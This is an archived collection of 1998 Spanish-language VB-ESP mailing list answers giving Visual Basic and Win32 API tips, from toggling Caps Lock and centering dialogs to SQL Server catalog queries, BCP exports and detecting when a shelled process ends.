```

    Bueno espero que te sea de utilidad, un saludo

krusen@arrakis.es

Felipe Llano Granados

Activar Caps Lock

```
GetKeyState
GetKeyboardState
SetKeyboardState
La primera te devuelve el estado de Capslock a nivel de tecla
La segunda a nivel de Keyboard
LA tercera cambia el estado del Keyboard

Declaraciones:

Declare Function GetKeyState Lib "user32" (ByVal nVirtKey As Long) As
Integer
Declare Function GetKeyboardState Lib "user32" (pbKeyState As Byte) As Long
Declare Function SetKeyboardState Lib "user32" (lppbKeyState As Byte) As
Long
Const VK_CAPITAL = &H14
Const VK_NUMLOCK = &H90


He aqui un ejemplo(Appleman mediante)

    Dim numlock%, scrolllock%, capslock%

' Array del KeyBoard
    Dim keyarray(256) As Byte

    capslock% = GetKeyState%(VK_CAPITAL)
    numlock% = GetKeyState%(VK_NUMLOCK)

    'Devuelve el estado del Keyboard
    dl& = GetKeyboardState(keyarray(0))

    'Cambia el estado a Presionado en el array
    keyarray(VK_CAPITAL) = 1

    'Cambia el estado de la tecla
    Call SetKeyboardState(keyarray(0))

A las ordenes:
    Leo Kushnir
    lkushnir@inter.net.il
```

Centrar un CommonDialog

Hola amigo y saludos para todos en la lista, hace algunos dias preguntaste lo mismo pero ahora es que entiendo cual es tu pregunta, creo que se prestaba a confusion ya que hablas de Dialogo Comun y esto creo que no se utiliza en el español sino simplemente el Common Dialog, no hay traduccion para entenderlo eso creo.

Bueno de todas formas esta es la respuesta:

Debes saber que la ventana common dialog se ajusta a la posicion (1,1) del form que lo invoca entonces el asunto es hacer que ese form este en la posicion adecuada antes de llamar al Common Dialog. El codigo es muy sencillo debes hacer lo siguiente:

Crea un form que tenga unicamente el Common Dialog control y pega este codigo en el:

```
Private Sub Form_Load()
        Me.Move Screen.Width / 4, Screen.Height / 4, 1, 1
End Sub
```

El codigo coloca la ventana del common dialog aproximadamente a la cuarta parte de la posicion de la pantalla, como eso es lo que mas o menos mide el common dialog y ademas se va abrir desde la posicion 1,1 del form que lo llama queda centrado..

Obviamente debes colocar todos los flags etc etc, para llamar al common dialog en el form que mas te convenga.

Es facilito, vale para todos.

Espero que te ayude

73's de Asdrubal Velasquez
Puerto Ordaz - Venezuela
Internet E-Mail: yv6esd@comports.com
Packet Radio: yv6esd@yv6esd.#yvnet.poz.ven.sa
ICQ #7993678

-----Original Message-----
From: Claudio Casares <claudio@lobocom.es>
To: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Date: sábado 4 de abril de 1998 15:58
Subject: Re: (VB-ESP) Centrar Un DialogCommon (Peru)

Alonso Morales escribió:

> Hola gente linda.
>
> Ayudadita necesito centrar un objeto dialogo comun en el centro de la
> pantalla como lo hago???????????
>

> Gracias.
>
> Jams

Dar valores a variables de Crystal Reports

>Quisiera saber si es posible dar valores desde Visual Basic a las variables
>de un reporte creado con Crystal Reports.
Suponiendo que tenemos dos fórmulas de texto llamadas @Titulo y @Fecha :

```
CrystalControl.Formulas(0) = "Titulo= 'Listado de prueba'"
CrystalControl.Formulas(1) = "Fecha= '" & format$(now,"dd/mm/yyyy")
```

Recuerda que la sintaxis debe ser la de Crystal, por lo que, por ejemplo,
el signo igual debe ir pegado al nombre de la formula.

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

El codigo de un cliente que llama a un Servidor de DDE, puede ser algo asi:

```
Function Obre_Comunicacio () As Integer

   On Error GoTo Err_Obre_Comunicacio

   If V_Remote_DDE Then
      Frm_Main!Txt_Link.LinkMode = 0
      Frm_Main!Txt_Link.LinkTimeout = 5000
      Frm_Main!Txt_Link.LinkTopic = "\\" & V_Remote_Computer &
"\NDDE$|VBDDESource$"
      Frm_Main!Txt_Link.LinkItem = "Txt_In"
      Frm_Main!Txt_Link.LinkMode = 1
      Frm_Main!Txt_Link.LinkRequest
   Else
      Frm_Main!Txt_Link.LinkTimeout = 5000
      Frm_Main!Txt_Link.LinkTopic = "DDESRV|Frm_Menu"
      Frm_Main!Txt_Link.LinkItem = "Txt_In"
      Frm_Main!Txt_Link.LinkMode = 1
      Frm_Main!Txt_Link.LinkRequest
   End If

   Obre_Comunicacio = True

   Exit Function

Err_Obre_Comunicacio:

   Frm_Main!Txt_Link = "No DDE link" & "(" & Str$(Err) & ")>"

   Obre_Comunicacio = False

   Exit Function

End Function
```

- V_Remote_DDE es una variable booleana que nos permite la pequeña (pero importante)distincion entre conectar con el servidor localmente o remotamente. De este modo se observa claramente la diferencia entre conectar con el servidor de una manera o otra.

Windows 3.11 necesita tener la opcion adequada activada en el panel de control, red.
Windows 95 no tiene esa cosa tan bonita, pero si nos aseguramos de ejecutar NETDDE.EXE obtenemos el mismo resultado.
Si alguien quiere conectar con un servidor DDE que esta en un Windows NT, es algo (no mucho) mas complicado,pero tambien mas divertido.

Xavier

*M*anejo de puertos mediante el API

Content-Type: text/plain;
    charset="iso-8859-1"

X-MIME-Autoconverted: from 8bit to quoted-printable by origin.prima.com.ar id OAA08968

Aquí mando un ejemplo de uso de las APIs de Comunicaciones, es del libro de Applemann (Guide to the Win32 API), está en inglés, espero que te sea util.
Adrián

commapi.zip

Obtener los catálogos de SQL Server

Hola Jose :

    La tabla de Sistema que codifica todos los objetos (tablas,Vistas, triger, indices,etc) que existen en SQL 6.5 es el sysobjects, los campos id , es su llave primaria el campo type indica el tipo, que para tu caso vendria a ser U que es de tablas .
Ingresando la sgte linea tienes todos los tablas de la base de datos actual:

```
    select id , name from sysobjects where type ='U'
```

Donde : id = identificador de tabla
    name = Nombre de la tabla

    Ahora para determniar los campos de las tablas vas al syscolumns. Este ejemplo te da los campos de todas las tablas de tu base de datos

```
    select     id_tabla = a.id , name_tabla = a.name ,
        id_colum = b.colid , name_column = b.name
    from     sysobjects a, syscolumns b
    where     a.id = b.id and a.type ='U'
```

    Espero haber podido ayudarte.

    Saludos
        Felix Tello Junco
        Proyecto OCEANO

-----Mensaje original-----
De: Jose [SMTP:guest@altea.dma.ua.es]
Enviado el: Tuesday, April 14, 1998 07:33
Para: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) catalogos de SQL Server

    Me gustaria poder hacer un informe de las tablas de una base de datos SQL Server 6.5 y sus campos.
    Provengo de otra base de datos y creo que las tablas que empiezan por SYS suelen tener informacion de la base de datos pero todavia no conseguido una consulta SQL que me de los campos de las tablas y sus correspondientes tablas.
    Me podria ayudar alguien.

Les comento que ya estuve investigando sobre la conexion a Btrieve, logre hacerlo andar, una Base de Datos Btrieve, se compone de la sig. manera :

FILE.DDF
FIELD.DDF
y luego los archivos .DAT, que serian las tablas en una DB relacional.
Estos dos primeros siempre deben estar.

Adolfo, yo tambien tengo que hacer algo muy parecido, tengo que tomar la base Btrieve, normalizar las tablas, ya que estan MUY desnormalizadas, y luego leer registros y meterlos en la base Access.
Al programa VB le tenes que indicar a traves de un .ini la dll que se usara para conectarse a la Btrieve.

```
[Installable ISAMs]
Btrieve=C:\WINDOWS\SYSTEM\btrv200.dll

[BTRIEVE]
Options= /m:64 /P:4096 /b:16 /f:20 /l:40 /n:12 /t:c:\bases\BTRIEVE.TRN
**** el directorio lo indicas vos ****

[BTrieve ISAM]
PageTimeout=600
```

Luego al ini lo podes tratar de la sig. manera :
1) Le indicas un nombre cualquiera y con " SetDataAccessOption 1,"c:\bases\proyecto.ini", el programa leera el contenido del ini
2) O podes ponerle el mismo nombre del EXE, en el directorio c:\windows, osea si tu programa se llama pepe.exe, crearas un pepe.ini y lo pones en el C:\WINDOWS

luego te conectas con

```
Set dbf = OpenDatabase("c:\bases\file.ddf", False, False, "Btrieve;")
```

OJO!!!, si tenes solamente la dll Msajt200.dll, deberas indicar en el ini la dll -> btrv200.dll
si tenes solamente la dll Msajt110.dll, deberas indicar en el ini la dll -> btrv110.dll

Les paso estos archivos, ya que sin estos no pude hacerlo andar, el .dat es una tabla generada por mi.

Espero noticias.

>----------
>From: adolfo gonzalez[SMTP:adolfog@abaforum.es]
>Sent: Friday, March 27, 1998 4:39 AM
>To: vb-esp@ccc.uba.ar
>Subject: RV: (VB-ESP) Acceso a Datos en Btrieve
>
>
>Me han dado una aplicacion de gestion realizada en MSDOS, y que utiliza
>BTRIEVE 5.1 para manejar los datos. Esta Aplicacion esta realizada en

>Qbasic.
>Estoy migrando la Aplicacion a VBasic y tengo el problema de que necesito
>cambiar los datos de Btrieve a Access.
>En la Informacion que he encontrado , hay diversos controles OCX y ademas
>tengo un articulo que indica como acceder a Btrieve como si fuera Access.
>No lo entiendo muy bien.
>Alguien lo ha hecho alguna vez.? Lo necesito pronto.
>Ah!. Me hablan de unos ficheros DDF, para poder realizar esto. ¿Que son?
>¿Como se definen?.
>Muchas Gracias de antemano
>
>

AutoRedraw y dibujo de graficos

> Lo que yo quiero es una mezcla de las dos cosas: que el grafico sea
>persistente y que se dibuje de forma progresiva.
>
Necesitas hacer varias cosas: Primero, pon AutoRedraw en False. Después crea una variable a nivel del módulo o forma para almacenar tu gráfico (te sugiero usar el tipo IPictureDisp). Una vez que hayas hecho el dibujo completo de tu grafico, copia la imagen terminada a la variable. En el evento Paint de la forma copia la variable a la forma, y listo. Si la variable es IPictureDisp, puedes usar su método .Render para dibujarla directa sobre la forma.

Te pongo un meta ejemplo (no va a compilar nunca):

```
Dim varImagen as IPictureDisp

Private Sub Form_Paint()
   Static fInside as Boolean ' Esta variable evita recursión de eventos...
   If fInside Then Exit Sub
   fInside = True
   If Not varImagen Is Nothing Then
      varImagen.Render etc... etc...
      - o -
      Set Me.Picture = varImagen.Picture
   End If
   fInside = False
End Sub
```

y bueno... solo asegurate tambien de inicializar la variable antes de redibujar tu grafico.

Cambiar de base

No creo que la pregunta sea Off Topic porque se puede resolver por VB.
El siguiente es el código (Ojo, no lo he probado)
Te diseñas un programita que haga los calculos y te los presente en pantalla, algo como la calculadora del WIndows, Solo que este hace cualquie conversion.

Espero te sirva.

```
' Convierte un numero n a cualquier otro de basa 2 hasta 36
'
Public Function Long2Base(ByVal n As Long, ByVal nB As Integer) As String
  Dim s As String
  Dim nD As Integer
  Dim Negative As Boolean
  Negative = n < 0
  n = Abs(n)

  Do
    nD = n Mod nB
    If nD > 9 Then
       nD = nD + 7
    End If

    s = Chr$(48 + nD) & s
    n = n \ nB
  Loop Until n = 0

  If Negative Then
    s = "-" & s
  End If

  Long2Base = s
End Function

----------------------------------------
' Convertir un Numero en Cualquier otro de base 2 hasta 36 a un Long
' Hay que tener cuidado con la funcion ya que no chequea si
' el String es un número valido segun la base
Public Function Base2Long(s As String, ByVal nB As Integer) As Long
   Dim s2 As String
   Dim i As Long
   Dim j As Long
   Dim X As Long
   Dim n As Boolean
   Dim s3 As String

   If Len(s) < 1 Then
      Base2Long = 0
      Exit Function
   End If

   s2 = UCase(s)

   If Left$(s2, 1) = "-" Then
      n = True
```

```
      s2 = Right$(s2, Len(s2) - 1)
   Else
      n = False
   End If

   j = 1
   X = 0

   For i = Len(s2) To 1 Step -1
      s3 = Mid$(s2, i, 1)
      Select Case s3
      Case "0" To "9":
         X = X + j * (Asc(s3) - 48)
      Case "A" To "Z":
         X = X + j * (Asc(s3) - 55)
      End Select

      j = j * nB
   Next i

   If n Then
      X = -X
   End If

   Base2Long = X
End Function
```

73's de Asdrubal Velasquez
Puerto Ordaz - Venezuela
Internet E-Mail: yv6esd@comports.com>yv6esd@comports.com
Packet Ax25: "yv6esd@yv6esd.#yvnet.poz.ven.sa>yv6esd@yv6esd.#yvnet.poz.ven.sa"
ICQ #7993678

-----Original Message-----
From: tronco <tronco@cotesa.es>tronco@cotesa.es>
To: vb-esp@ccc.uba.ar>vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>vb-esp@ccc.uba.ar>
Date: martes 10 de marzo de 1998 9:09
Subject: (VB-ESP) Off-Topic

>Hola amigos.
>
>Perdón por la pregunta fuera del entorno.
>
>Conoce alguien alguna herramienta capaz de transformar de decimal a
>hexadecimal, binario, etc ...
>
>Gracias.
>

Conocer el estado de ejecucion de un WAV

Hola Amigo, y saludo para todos.

Lo que planteas es muy sencillo, hace unos dias coloque un mail acerca de que deseo hacer lo mismo pero utilizando otro rango de funciones Api, sin embargo Nadie me ha podido dar respuesta, para tu caso particular debes hacer lo siguiente:

Entiendo que estas usando:

sndPlaySound(NombreFichero, Flags)
y en el Flag lleva SND_ASYNC

Ok esa funcion te retorna un 1 cuando el comando se ejecuta correctamente. Ahora bien, si cuando estas ejecutando un wav ejecutas nuevamente la funcion debes enviar con or el flag SND_NOSTOP, entonces si el wav se esta reproduciendo te devolvera un 0 en vez de un 1 eso te indica que todavia esta ocupado reproduciendo algo.

Espero te ayude.

Y por favor alguien que responda mi mail acerca de algo parecido colocado antes.

73's de Asdrubal Velasquez
Puerto Ordaz - Venezuela
Internet E-Mail: yv6esd@comports.com
Packet Radio: yv6esd@yv6esd.#yvnet.poz.ven.sa
ICQ #7993678

-----Original Message-----
From: pep <pep@ati.es>
To: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Date: jueves 26 de marzo de 1998 9:22
Subject: (VB-ESP) Conocer el estado de ejecucion we un WAV

Hola, saludos a todo el mundo
Mi pregunta es la siguiente:
Dispongo de una aplicacion que genera (a partir de cierta informacion) ficheros WAV.
La rutina de generacion de los ficheros es un poco lenta (cosa normal en este caso) y despues hago un play del WAV generado, y asi sucesivamente:

[Generacion WAV]-->[Play del WAV]-->[Generacion WAV]-->[Play de WAV]--> etc. etc.

La cosa es que el [Play del WAV] tambien es lenta (cosa que tambien es normal). Entonces, lo que quiero es aprovechar el tiempo de ejecucion del WAV, para ir generando el siguiente WAV, de esta forma gano tiempo.
La instruccion que uso para ejecutar el WAV es:

sndPlaySound(NombreFichero, Flags)

Pues bien, y ahora viene la pregunta....
Uno de los Flags que utilizo es SND_ASYNC, que lo que hace es reproducir el sonido de forma asíncrona, de esta forma, el programa continua y, mientras va "cantando" el WAV, voy generando el siguiente WAV. El problema es que, una vez generado el siguiente WAV, si no ha acabado la reproduccion del anterior WAV, me debo esperar a hacer el sndPlaySound hasta que no este acabado de reproducir el primero (sino se pierde (no lo encola, que seria lo ideal para mi caso).
El caso es que no se cómo hacer para saber si se ha acabado de reproducir el anterior sonido, para, acto seguido, pasar a reproducir el siguiente sonido, y así sucesivamente.

¿Cómo hago para hacer un "query" al sistema de si está reproduciendo algo? (en plan bucle, y que salga del bucle cuando ya este de reproducir el anterior sonido)

o bien

¿Cómo puedo hacer que el sistema me envie un evento cuando finalice la reproduccion de un determinado sonido?

Agradeceria cualquier consejo que se les ocurra.
Si no se me ha entendido, me lo decís y lo vuelvo a intentar de nuevo

Conocer la posición del ratón

>Necesito saber como puedo, de forma génerica, obtener la posición del
>ratón, si puede ser con una funcion API de Windows.
>
La función GetCursorPos devuelve las coordenadas del ratón en coordenadas
de pantalla (pixels).

```
Private Declare Function GetCursorPos Lib "user32" (lpPoint As POINTAPI) As
Long
Private Type POINTAPI
        x As Long
        y As Long
End Type


Private Sub Command1_Click()
Dim punto As POINTAPI, l As Long

l = GetCursorPos(punto)
MsgBox ("Posición X:" & punto.x & vbCr & "Posición Y:" & punto.y)

End Sub
```

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Estructura de los ficheros ICO

Bueno, como ayer no me quedé agusto :), te mando informacion un poco mas técnica:

FORMATO DEL ARCHIVO DE ICONO (*.ICO) :

Un archivo de icono, con una extensión *.ICO, puede en realidad contener cualquier número de iconos. En general, cada icono será la interpretación de una imagen de icono diseñada para un dispositivo en particular. De este modo, un solo archivo de icono puede contener iconos para dispositivos CGA, monocromos, VGA y Super VGA.

Un archivo de icono comienza con una estructura ICONDIR, tal como se describe a continuación:

ESTRUCTURA ICONDIR:

```
Declaración VB:     Type ICONDIR ' 6 Bytes
              idReserved As Integer
              idType As Integer
              idCount As Integer
              End Type
```

Descripcion: Esta estructura aparece al comienzo de un archivo de icono.

Campo:	Tipo/Descripción:
IdReserved	Integer. No se usa; pongase a 0.
IdType	Integer. 1
IdCount	Integer. El número de iconos en el archivo.

Especifica el número de estructuras ICONDIRENTRY que siguen a esta estructura en el archivo.

La estructura ICONDIR va seguida de una serie de estructuras ICONDIRENTRY, cada una de las cuales define las caracteristicas de uno de los iconos del archivo. La estructura se define de la siguiente manera:

ESTRUCTURA ICONDIRENTRY:

```
Declaración VB:     Type ICONDIRENTRY
bWidth As Byte
bHeight As Byte
bColorCount As Byte
bReserved As Byte
wPlanes As Integer
wBitCount As Integer
dwByteslnRes As Long
dwImageOffset As Long
              End Type
```

Descripción: Cada icono del archivo de iconos tiene asociada una estructura ICONDIRENTRY que describe las caracteristicas del icono.

Campo:	Tipo/Descripción:
bWidth	Byte. El ancho del icono. Puede ser 16, 32 ó 64. La mayoría de los

iconos de Windows son de 32 x 32.
bHeight Byte. La altura del icono. Puede ser 16, 32 ó 64. La mayoría de los iconos de Windows son de 32 x 32.
bColorCount Byte. El número de colores usados por los iconos. Puede ser 2, 8 ó 16.
bReserved Byte. No se usa; póngase a 0.
wPlanes Integer. El número de niveles de color de un icono.
wBitCount Integer. El número de bits por pixel de un icono.
dwByteslnRes Long. El tamaño del icono, expresado en bytes.
dwImageOffset Long. El desplazamiento del icono desde el comienzo del archivo.

Esta extructura provee suficiente informacion a Windows o a una aplicación para que elijan el icono del archivo que más se adapte al dispositivo de representación visual.
Despues de todas las estructuras ICONDIRENTRY aparecen los datos del icono. Cada icono está compuesto por dos mapas de bits: un mapa de bits XOR que define la parte de OR exclusivo del icono y un mapa de bits AND que define la máscara AND. El mapa de bits XOR aparece primero y consiste en un mapa de bits independiente del dispositivo. Este mapa de bits puede ser monocromo o de color.

Aquí tienes otras definiciones de tipos que te puede ser útiles:

```
Type ICONINFO
            fIcon As Boolean
            xHotspot As Long
            yHotspot As Long
            hbmMask As Long
            hbmColor As Long
End Type

Type ICONMETRICS
    cbSize As Long
    iHorzSpacing As Long
    iVertSpacing As Long
    iTitleWrap As Long
    lfFont As LOGFONT
End Type
```

Evaluar expresiones

```
Content-Type: text/plain;
    charset="iso-8859-1"

X-MIME-Autoconverted: from 8bit to quoted-printable by ul1.satlink.com id OAA08910

Alejo:

Te mando un control .OCX que desarrollé para evaluar expresiones.

Propiedades:
Expresion: String que se desea evaluar
Resultado: Valor resultante (Variant). Puede devolver Numeros, Fechas,
string, etc.
Error: Texto del error en la expresión o evaluación.

Eventos:
EvaluarFuncion(NombreDeFuncion As String, Param() As Variant, CantParam As
Integer, Resultado As Variant)

Este evento se llama cada vez que el parser encuentra un símbolo que no
reconoce. La forma de usarlo es interpretar el símbolo, tomar los
parámetros, evaluar dentro del evento y devolver el resultado:
p.e:

    Select Case NombreDeFuncion
        Case "x": Resultado = 10
    End Select

Este evento no funciona en tiempo de diseño.

Las funciones que soporta son:

pi, now, date, time, sin, cos, tan, exp, atn, abs, fix, int, log, rnd, sgn,
sqr, asc, chr, format, hex, oct, str, val, iif

Hay un truco para evaluar usando el DAO:

    Dim DB As Database
    Dim RS As Recordset
    Set DB = opendatabase()
    Set RS = DB.OpenRecordset("select top 1 as resultado from
")
    Debug.Print RS("Resultado")
    RS.Close
    DB.Close

es una Base de Datos cualquiera
es una tabla cualquiera de la B.D.
es la expresión que deseas evaluar

Peky
```

pkevalua.zip

Fechas en sentencia SQL

-----Original Message-----
From: Jose Macera <jmga@ati.es>
To: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Date: Tuesday, March 24, 1998 1:32 AM
Subject: RE: (VB-ESP) DAO -SQL Problema en consulta

>
>
>----------
>De: Marcelo Lopez <loaky@geocities.com>
>A: Lista VB-ESP <vb-esp@ccc.uba.ar>
>Asunto: (VB-ESP) DAO -SQL Problema en consulta
>Fecha: miércoles 18 de marzo de 1998 12:04
>
> un problema que suelo tener con las
>consultas en las cuales intervienen fechas.

En efecto, es un problema bastante común.

>desde = #10/05/1998#
>hasta = #25/12/1998#

Cuando inicializas las fechas con el delimitador #, SIEMPRE debes escribirla en formato mm/dd/yyyy, sin importar el lenguaje o la configuración de tu sistema.

```
desde = #05/10/1998# ' Mayo 10 de 1998
hasta = #12/25/1998# ' Diciembre 25 de 1998
```

Fichero plano para SQL Server 6.5

Osvaldo:
    Si tenes las herramientas de SQL, podes utilizar BCP (Bulk Copy Program), que te permite Generar archivos en varios formatos (inclusive campos separados por comas -CSV), e importar de los mismos a una o mas tablas.
    El formato general (hay mas parametros, pero yo lo suelo usar asi) es el siguiente:

```
BCP base.owner.tabla {in|out} archivo    -{c|n} -Uusario -Ppassword
-Sservidor
```

    Te paso un ejemplito, si quisieramos salvar a un archivo cada tabla de la base pubs:

```
bcp pubs.dbo.sales     out Bcp_sales.txt     -c -Uusuario -Ppassword
-Sservidorsql
bcp pubs.dbo.stores     out Bcp_stores.txt     -c -Uusuario -Ppassword
-Sservidorsql
```

    Para importar esas tablas:

```
bcp pubs.dbo.sales     in Bcp_sales.txt     -c -Uusuario -Ppassword
-Sservidorsql
bcp pubs.dbo.stores     in Bcp_stores.txt     -c -Uusuario -Ppassword
-Sservidorsql
```

    Un detalle interesante, es que es un programa de DOS. Cualquier duda adicional, pegale un vistaso a los books online.

Regards,

marianok
marianok@technologist.com
ICQ #: 3967735 "marianok"
very soon at: http://www.marianok.home.ml.org

>
>-----Original Message-----
>From: Osvaldo Badenas i Calvo [SMTP:badenas@vw-gedas.es]
>Sent: Wednesday, March 25, 1998 7:21 AM
>To: vb-esp@ccc.uba.ar
>Subject: (VB-ESP) [VB-ESP]:Fich, plano para SQL Server 6.5
>
>Hola colisteros
>
>Sabeís que debo hacer par cargar una tabla de SQL Server 6.5 desde un
>fichero plano (secuencial)?
>Y para hacerlo al reves, desde una Vista de SQL Server 6.5 convertirla en
>un fichero plano?
>Conoceis algun sitio en la red donde pueda bajarme algún ejenplo?
>Saludos
>
>
>" QUE LA FUERZA TE ACOMPAÑE "

>Obi-wan Kenobi, General retirado de la Antigua República y Caballero Jedai
>
>Osvaldo Bádenas i Calvo (badenas@vw-gedas.es)
>CAx & TECHNICAL INFORMATION SYSTEMS
>gedas
>Calle 2, nº 1 (Z. Franca)
>08040 Barcelona (Spain)
>Telf.: 34 - 93 - 402.81.86
>Fax 34 - 93 - 402.88 57

Imprimir GraphControl

Hola Antonio,

Yo antes lo hacia cont lo que vos decis que no anda (pero despues del DrawMode ponia un Refresh y me andaba a la perfeccion). Ahora lo que hago es que el Grafico que se encuentra en el ControlGraph, lo copio como archivo WMF, luego lo abro con el PictureControl y por ultimo lo imprimo en con las cooredenadas, el ancho y el largo que deseo.
El ejemplo claro es el siguiente:

```
Graph1.Background = 15            'Pone un fondo blanco al grafico
Graph1.PrintStyle = 3               'Indica que se ira a imprimir en colores
Graph1.DrawMode = 2                'Actualiza los cabios de fondo
Graph1.ImageFile = "C:\GRAFICO.WMF"        'Indica el nombre del archivo en el se
pondra
                        'el grafico que tienes en el ControlGraph
Graph1.DrawMode = 6                'Pone el grafico en el archivo indicado
Graph1.Background = 8                'Pone fondo gris al grafico
Graph1.DrawMode = 3                'Actualiza los cabios de fondo
Graph1.Refresh                    'Hace un refresco al ControlGraph
```

Luego teniendo un PictureControl en pantalla...

```
Picture1.Picture = LoadPicture("C:\GRAFICO.WMF")    'Carga el grafico en el
PictureControl
Printer.PaintPicture Picture1.Picture, x, y, ancho, alto    'Imprime el
Grafico
Picture1.Picture = LoadPicture()                'Descarga el grafico
```

Espero que esto te sirva y que no te haya complicado mucho la vida con semejante choclo se codigo

Hasta luego
pancho,

> De: Antonio Fco. Ramos Gálvez <i22ragaa@uco.es>
> A: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) IMPRIMIR GRAPHCONTROL
> Fecha: Miércoles 18 de Marzo de 1998 11:52
>
> Hola a todos:
>
> El problema es el siguiente, tengo un grafico en un control
> GraphControl y se supone que se puede imprimir poniendo la propiedad
> DrawMode = 5, lo cual no es posible (estoy utilizando el VB 4.0).
>
> He probado a compilar la aplicación en el VB 5 y funciona
> correctamente. Pero lo necesito en en VB 4.
>
>   Si alguien puede ayudarme, se lo agredeceria ya que es muy importante.
>
>   Muchas gracias
>
> --
> Antonio Fco. Ramos Gálvez (Chico)

> i22ragaa@uco.es
> Córdoba (España)

Imprimir reports de Access 2.0 con VB4

Creo que te puedo ayudar, Santiago

Este código que te envío lo saqué de un MSDN hace tiempo, de hecho el ejemplo decía que era entre Access 2.0 y VB 3.0 pero para VB4.0 no tendrás problemas.

Tienes que utilizar DDE. Este es el código:

```
   Sub Command1_Click ()
      Text1.LinkTimeout = 600
      Text1.LinkTopic = "MSACCESS|SYSTEM"
      Text1.LinkMode = 2

      Text1.LinkExecute "[OPENREPORT Impreso1]"
' OPENREPORT es un comando de AccessBasic. Tiene parámetros, por ejemplo para
añadir una WHERE al report es:
      'Text1.LinkExecute "[OpenReport Impreso1,,, [Empleado]=124]"

      Text1.LinkMode = 0 ' Terminate the DDE link to Microsoft Access
   End Sub
```

Si necesitas más ayuda para OPENREPORT consulta la ayuda de ACCESSBASIC y asunto solucionado.

Espero haberte sido de ayuda.
Saludos, Jose Dávila
Bilbao
España

Desde: Santiago Ulió i Costa
Enviado el: viernes 6 de marzo de 1998 14:48
Para: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) Imprimir reports de Access 2.0 con VB4

Hola a todos,
Hay alguien que tenga información sobre ello?.
Me ahorraría gran cantidad de código
Gracias,
Santiago

_____
Get Your Private, Free Email at http://www.hotmail.com

Ir a la última línea de un grid

>Estoy terminando una aplicación, está en la fase de pruebas en casa del
>cliente, y al usuario se le están ocurriendo algunas tonterías.
>Por ejemplo, imaginad un grid donde voy incluyendo las líneas de albaranes
>de venta que el usuario va añadiendo. ¿Alguno de vosotros sabe cómo forzar
>al Grid a mostrar siempre la última línea añadida? Es decir, que si hay
>treinta, que se vea la número 30 (y anteriores hasta allí donde lo permita
>el grid).
>
Prueba con grid1.TopRow = (Nº total de líneas - Nº lineas se ven a la vez
en el grid (sin contar las fijas)) + 1

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Otra manera de saber si un proceso acabó en 32 bits

Goodbye GetModuleUsage! Hello what?

How to Find Out When a Shelled Application is Closed Under Win32
One of the most common Win32 questions that we've dealt with recently concerns the question of determining when a shelled application has closed under Win32. Under 16 bit operating systems, you may recall that the Shell function returns an instance handle (or module handle) that uniquely identifies the newly launched application. You could then use the GetModuleUsage API function to watch the module count for the application in a DoEvents loop - when the module count goes back to zero, it indicates that the application has closed.
If you have tried this under Win32 you may have noticed a few minor problems starting with the fact that the GetModuleUsage function does not even exist under Win32!
The reason it doesn't exist has to do with the underlying architecture of Win32 - an instance handle is fundamentally a reference to a block of memory, and under Win32 memory is no longer shared among applications. This means that an instance handle cannot uniquely identify a running task. Even if GetModuleUsage still existed, it would have no meaning because it would only be able to obtain the module count for its own instance. It couldn't possibly work on a module handle from a different application.
Ok, this is all very interesting, but knowing why GetModuleUsage won't work doesn't help solve the problem. How do you detect that an application has terminated under Win32?
The secret is to look at what methods Win32 does provide to uniquely identify a task in the system (by the way, tasks will henceforth be referred to by their Win32 name: processes).
Every Win32 process has a unique identifier called a process ID. This process ID is, in fact, the value returned by a successful Visual Basic "Shell" function call. But the process ID by itself is not very useful. In order to work with the process you need to obtain a handle to a process. A process handle is a 32 bit number that refers to the specific process. A process handle is obtained using the OpenProcess function and is valid only within the application that called the OpenProcess function. The code used to obtain a process handle is shown below. Just place a command button on a form and set its Name property to cmdWatch. You'll also need a program to launch (in this case we use project1.exe):

```
Private Sub cmdWatch_Click()
   Dim ProcessId&
   Dim hProcess&
   Dim ExitCode&
   ProcessId = Shell("project1.exe", vbNormalFocus)
   hProcess = OpenProcess(PROCESS_QUERY_ INFORMATION, False, ProcessId)
   cmdWatch.Enabled = False
   Do
      Call GetExitCodeProcess(hProcess, ExitCode)
      DoEvents
   Loop While (ExitCode = STILL_ACTIVE)
   cmdWatch.Enabled = True
   Call CloseHandle(hProcess)
End Sub
```

The PROCESS_QUERY_INFORMATION flag in the OpenProcess command tells Windows that you wish permission to query the process for its current status - there are many other possible permissions that you may request. We disable the command button to prevent reentrancy problems, then enter a DoEvents loop. This loop repeatedly

queries the process to obtain an exit code. As long as it’s STILL_ACTIVE, the process is still running. Finally, we re-enable the command button and close the process handle. Don’t forget to close the process handle - until it is closed, the other application will not completely unload (even though it will be closed from the user’s point of view, not all of its internal memory structures will be freed). This code closely resembles the traditional DoEvents loop using GetModuleUsage, but it’s still not an optimal approach. It burns up a great many CPU cycles with repeated calls to GetExitCodeProcess and DoEvents - cycles that are wasted. Have you ever wondered if there might be a more efficient way? Under Win32 there is a solution to this problem that is incredibly efficient. You can define a function in a form that will be called when the other application ends - until then your application can simply return from the function and continue to run. No DoEvents loop. No wasted CPU time.
This technique, which combines Win32 synchronization functions with OLE automation techniques, can be found in the Launch.vbp example on pages 1119-1135 of the Visual Basic Programmer’s Guide to the Win32 API (along with a much more thorough discussion of instance handles, process identifiers, process handles and Win32 objects in general).

De: Rosendo Solis <ea5gjm@redestb.es>ea5gjm@redestb.es>
Para: vb-esp@ccc.uba.ar>vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>vb-esp@ccc.uba.ar>
Fecha: domingo 8 de marzo de 1998 6:51
Asunto: (VB-ESP) Ayuda sobre API32

Hola amigos:
Alguien podria decirme la funcion de API "GetModuleUsage" de 16 bits, su equivalente
en 32 bits.

